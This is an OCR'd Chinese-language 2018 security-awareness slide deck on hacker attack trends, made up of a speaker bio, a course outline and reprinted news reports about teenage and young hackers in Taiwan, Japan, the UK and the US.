



駭客攻擊手法新趨勢

2018 / 8

講師

- 翁御舜(Fred.Weng) < *fred.weng@sti.com.tw* >
- 現任: 敦陽科技 -資安部門 -資深技術經理
- 經歷 (1996 ~)
  - ✓ 程式設計(C++、ASP.NET、C#):
    - – 電子簽章、售票網站、音樂網站數位授權應用
  - ✓ CMMI 軟體開發成熟度認證
  - ✓ SOC (Security Operation Center)系統建置與維護
  - ✓ DLP (Data Loss Prevention)相關產品
  - ✓ APT (Advanced Persistent Threat)事件偵測處理相關產品
  - ✓ 弱點掃描與滲透測試服務 (2007~Now) ⬅
- 資安認證
  - ✓ CEH、CISSP 、CSSLP 、CISM

課程大綱



- 駭客類型分析
  - ✓M型化的駭客世界：從小屁孩到網軍
- 攻擊類型與層次分析
  - ✓系統面、程式面
- 攻擊目標與手法趨勢
  - ✓各類攻擊目標←C、I、A
  - ✓近期手法趨勢
    - – 水坑式攻擊
    - – 魚叉式攻擊
    - – APT
    - – 勒索軟體
    - – 挖礦軟體
    - – IoT、基礎建設

https://cf-amod9fa3ka.zi.org.tw/wp-content/uploads/2018/03/1520469219-166ee4bb447113d6754c63b5fd73a44a.png

名詞釋義

- **Hacker**
  - ✓對於電腦及電腦網路內部系統運作特別感興趣並且有深入理解能力的一種人
    https://zh.wikipedia.org/wiki/%E9%BB%91%E5%AE%A2
- **Cracker**
  - ✓壞的Hacker
- **Script Kiddie**
  - ✓菜的Cracker

第一類: 小屁孩

https://img.depo.ua/original/Feb2018/369682.jpg

勒索一銀台幣1500萬 幕後竟是23歲駭客

2018/03/08 17:32:25

第一金控遭駭客盯上，前年9月21日，被人勒索50顆比特幣，換算成台幣高達1500萬，他們先是接獲駭客電子郵件，要求支付贖金，否則將進行DDoS攻擊，全面癱瘓金融及證券交易系統，第一銀行沒有回應，駭客在當晚馬上發動攻擊，中斷所有金融業務和股票交易。

經過1年多來的查緝，調查局新北市調處南下彰化收網，赫然發現，23歲嫌犯竟然是只有高職畢業。

就是看到之前一銀盜領案，認為銀行資安有漏洞，才找上一銀，陳姓嫌犯坦承犯案，無保請回，光是台灣、中國、新加坡，加起來就有7間公司受害，不法所得超過3千萬，背後是否還有共犯，檢調要深入追查。（民視新聞綜合報導）

https://tw.appledaily.com/headline/daily/20130716/35152583

扮駭客改成績 變全系第1名

改太大出包 大一生罰勞務

出版時間：2013/07/16

【賴又嘉/台北報導】景文科技大學電子工程系大一生陳宇輝，因想申請轉系卻成績太低，竟駭入學校內部系統，竄改六項科目成績，卻不小心「改太大」，變成電工系該學年度第一名，還獲得獎學金資格，被校方察覺異常提告。北檢審酌陳男只為轉系才竄改成績，且獲校方原諒，昨依偽造文書、妨害電腦使用等罪予以緩起訴兩年，但須服六十小時義務勞務。

學生架恰吉網駭企業　只爲炫耀功力 (2010/10/30 17:45)

恰吉網因涉及部分刑法刑責，已暫停開放。〔圖／翻攝恰吉網〕

社會中心／綜合報導

台北縣刑警大隊偵九隊破獲龍華科技大學資管系學生蔡江皓，爲了炫耀自己駭客功力，在網路上架設「恰吉網」，並偕同網友入侵國泰醫院、元智大學等網站，他們在犯案後還囂張的留下警語，並將過程拍成影片PO上網教學。

電影裡的《鬼娃恰吉》把大人們騙得團團轉，在現實生活中有學生打著「恰吉網」名號，涉嫌駭入國內知名企業、醫院、大學和政府網站。就讀龍華科大資管系一年級學生蔡江皓和美髮助理楊斯文坦承，他們是從大陸網站學習到駭客技術後，因爲好玩才專挑知名企業做爲對象。


社會中心／綜合報導

2013年10月16日


雲林一名許姓高二生靠著自學，竟成為一名功力強大的駭客，**還曾入侵多達1237個政府、民營網站，在「全球被黑站點統計」被列為全球第19名的高手**。新北市刑大科偵組經過多日偵查，終於在15日會同刑事警察局偵九隊南下逮人，還查扣許男「駭人」用的主機，循線破案。

警方指出，這名暱稱「XerL9MeI」的駭客曾經駭進金門縣教育處、雲林縣某私立高中、「皇家貴族派」等國內外機關，並在破解網站之後[illegible]手。許男表示，這種行為只是想提醒各單位注[illegible]追查後發現，**許男基於炫耀心態攻佔網頁，「XerL9MeI」字樣，彰顯他的駭客功力**。

在資安領域裡，駭客是一種利用公共通訊網[illegible]士，意義正反兩極，但在現今社會常有汙名[illegible]而是靠著苦讀自學而來，令眾人感到十分訝[illegible]腦使用將許男函送法辦。



http://news.ltn.com.tw/news/society/paper/1117773



自由時報 Liberty Times Net

臺北市 33-37 ℃

即時新聞 報紙總覽 影音 娛樂 汽車 時尚 體育 3C 評論 食譜 健康

不滿老爸迷手遊 高二生駭癱遊戲公司

2017-07-11

〔記者黃良傑、陳永吉、吳柏軒／綜合報導〕高雄一名就讀高中二年級的男生小杰（化名），不滿父親沉迷手遊「我的英雄夢GO」、線上遊戲「刀龍傳說」，對他不理不睬，得不到父親的關愛，小杰一氣之下，竟扮起駭客，對線上遊戲公司伺服器發動殭屍病毒攻擊，希望藉由線上遊戲斷線，或塞爆頻寬讓遊戲速度變慢，癱瘓遊戲，好讓父親玩不下去，回過頭來多關心家人；小杰還寄恐嚇信勒索遊戲公司0.0163比特幣（折合台幣300多元），小杰不知道他的駭客行為，讓遊戲公司兩週內損失近百萬元，檢警獲報偵辦，將小杰依妨害電腦使用和恐嚇取財罪嫌函送。

http://news.ltn.com.tw/news/society/paper/596802

國二生討厭上學 血手印駭學校

自由時報 自由時報－2012年7月4日 上午4:29

http://y3.ifengimg.com/e86416e8b80ad6fe/2015/1015/rdn_561ee397e3d4d.jpg

研讀駭客書籍自修

〔自由時報記者吳仁捷／新北報導〕桃園縣一名14歲國中生，研讀駭客書籍自修，練就高強駭功，不僅入侵學校、補習班及知名唱片公司網頁取得個資，還植入「血手印」頁面示威；這名小駭客因家人不給他錢報名2012台灣駭客年會，上網賣個資籌錢被警方查獲。

新北市刑大科技犯罪偵查專責組2日到桃園縣平鎮市，帶回將升國三的周姓國中生，少年承認購買中國駭客書籍，自修學會駭客技法，由於討厭雙親逼他讀書、學校與補習班逼交作業，所以把學校、補習班網站當成首要攻擊目標，承辦幹員聽完他的「犯案動機」，頗有啼笑皆非之感。

警方說，這名少年駭客，不但入侵自己的國中、待過的補習班網站，連唱片公司、網路上的個人部落格等，都曾被他駭客入侵。

警方說，少年只要想「駭」，就入侵網站惡作劇一番。少年以「遠端登入主機方式」攻擊，並於多個官網貼上寫著「Hacked」by J.J.Y.的血手印視窗炫耀，還留言要校方儘快修補網路漏洞；板橋致理技術學院5月底接獲通報，驚覺資管系專案網頁遭駭客入侵，擔心個資被竊而報警，警方才循線查獲。

雅虎5億帳戶外洩案 23歲駭客判刑5年

發稿時間：2018/05/30 16:49　最新更新：2018/05/30 17:26　字級：A- A+

http://www.cna.com.tw/news/aopl/201805300257-1.aspx

俄羅斯情報人員雇用駭客，自2014年到2016年間對雅虎進行網路攻擊，造成5億個雅虎帳號資料外洩。（中央社檔案照片）

（中央社舊金山29日綜合外電報導）美國司法部今天表示，一名涉嫌為俄羅斯情報人員工作的駭客被控參與對雅虎（Yahoo）網路攻擊，造成5億帳戶資料外洩，他與檢察官達成認罪協議後，今天被判刑5年外加罰款。

法新社報導，23歲的巴拉托夫（Karim Baratov）是移居加拿大的哈薩克人，除了判刑5年之外，罰款包括他「現有的全部資產」。

巴拉托夫因駭客行為、商業間諜與相關犯罪遭美國政府下令逮捕，去年從加拿大引渡至美國，目前在美國受到羈押。

美國當局指控，俄羅斯情報人員雇用巴拉托夫及另一名駭客，自2014年到2016年間對雅虎進行網路攻擊。這造成5億個雅虎帳號資料外洩，成為史上最大規模的網路攻擊事件之一。

15歲駭客入侵CIA局長信箱！偷走2萬名FBI個資　曝光美國戰爭機密

https://www.ettoday.net/news/20180121/1097163.htm

0:00 / 2:02

▲英國15歲駭客入侵CIA局長電子信箱，還帶走了2萬名FB
自英國衛報）

英國有一名18歲駭客凱恩（Kane Gamble）因為不滿美國政府，竟然2015年至2016年期間，年僅15歲時就入侵了美國CIA（中情局）局長約翰（John Brennan）的電子信箱，盜取聯絡人資料及雲端資料，導致許多美國國安機密資料外洩，其中還包括阿富汗戰爭的高級機密檔案。

綜合外國媒體報導，凱恩15歲時假冒CIA局長約翰及一名電信公司員工，成功入侵了約翰的網路電子信箱，並且盜取聯絡人資料及雲端資料，接著又利用同一種方法入侵許多美國情報官員的網路帳戶，其中包括了美國國土安全部部長強森（Jeh Johnson）、美國聯邦調查局副局長朱利安諾等。

凱恩竊取了這些情報官員的資料之後，便在網路上痛斥這些官員，並且四處洩漏他們的個人資料，還一直狂打跨國電話騷擾受害官員，下載色情照片到他們的電腦，控制他們的電腦及電視螢幕，但也因此被政府資安人員盯上，追蹤一段時間後將他埋伏逮捕。

凱恩犯案的時間長達8個月多，被捕前幾天還入侵了美國司法部網路，**竊取2萬名FBI員工資料、墨西哥2010年漏油事件資訊，還有阿富汗戰爭的高級機密檔案**，並且以「巴勒斯坦萬歲」、「這是自由巴勒斯坦」2句話一起PO上網路，美國國土安全部為擺平此事，花費了約4萬美元，更遭受了嚴重的聲譽損害。


http://asahichinese-f.com/society/11131156

國3男學生自製勒索病毒遭逮捕 供稱:自學方法3天完成

佐藤栞

June 6, 2017

Share 推文 列印



遭逮捕男學生所製作勒索病毒的警告畫面=攝於6月5日(由神奈川縣警提供)

因自製電腦病毒「勒索軟體(Ransomware，又稱勒索病毒、綁架病毒)」，神奈川縣警方已於5日依涉嫌不正指令電磁式記錄作成．保管，逮捕大阪府高槻市的14歲國3男學生。

https://www.setn.com/News.aspx?NewsID=361551

只是想炫耀一下！日本9歲男童製「電腦病毒」上傳　遭逮捕

2018/03/26 05:30:00

A- A A+

國際中心／綜合報導

